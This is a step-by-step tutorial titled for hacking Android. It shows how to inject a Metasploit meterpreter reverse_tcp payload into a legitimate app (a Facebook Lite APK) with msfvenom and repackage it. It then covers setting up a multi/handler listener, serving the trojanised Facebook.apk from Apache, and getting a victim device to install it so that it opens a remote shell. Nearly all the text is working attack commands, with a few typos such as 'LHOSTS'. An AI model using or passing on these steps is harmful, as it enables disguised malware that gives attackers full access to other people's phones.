
# Hide Metasploit Payload APK in Original APK for Hacking Android


We need two machines.

- 1)Kali Linux
- 2)Android 9


Step 1 We need to download the apktool for the download the apk file



Step 2 Check the /home/kali/Downloads apktool\_2.6.1.jar install shown below



**Step 3** We can change the file name apktoo\_2.6.1.jar to apktool.jar




**Step 4** Give the excute permission to apktool.jar & Copy to /usr/local/bin this path

Command:- sudo chmod +x apktool.jar

Sudo chmod +x apktool


Sudo cp apktool /usr/local/bin

Sudo cp apktool.jar /usr/local/bin




### Step 5 Install the zipalign

Command:- sudo apt install zipalign



Step 6 Install the openjdk-11-jdk

Command:- sudo apt-get install openjdk-11-jdk



Step 7 Run the command jarsigner


#### Command:- jarsigner



The jarsigner command uses key and certificate information from a keystore **to generate digital signatures for JAR files.** 


Step 8 Run the command apktool

Command:- apktool




**Step 9** Any application apk download on the open source platform (EX:- Download the Facebooklite.apk)

#### Command:- cd Download



Step 10 Use the msfvenom put the apk file make a payload & set the LHOSTS & LPORT

## Command:- msfvenom -x fb.apk -p android/meterpreter/reverse\_tcp LHOSTS=192.168.56.5 LPORT=4444 -o Facebook.apk




Step 11 Open the Metasploit framewrork using command

Command:- msfconsole




**Step 12** Use the exploit

Command:- use exploit/multi/handler



**Step 13** Set the payload for the exploit


Command:- Set payload android/meterpreter/reverse\_tcp



Step 14 Set the LHOSTS & LPORT

Command:- Set LHOSTS 192.168.56.5

**Set LPORT 4444** 




**Step 15** From Download Facebook.apk Copy & paste on the /var/www/html (Open as root)



Step 16 Run the Command exploit & wait for the connection

Command:- exploit




**Step 17** Apache2 Server Start & check the Status

Command:- Service apache2 start


Service apache2 status



Step 18 Open Android machine & Open Google Chrome write 192.168.56.5/



Step 19 Download the Facebook.apk file & Open it



**Step 20** We are getting the connection in background on the meterpreter & we can access anything from the Android machine.

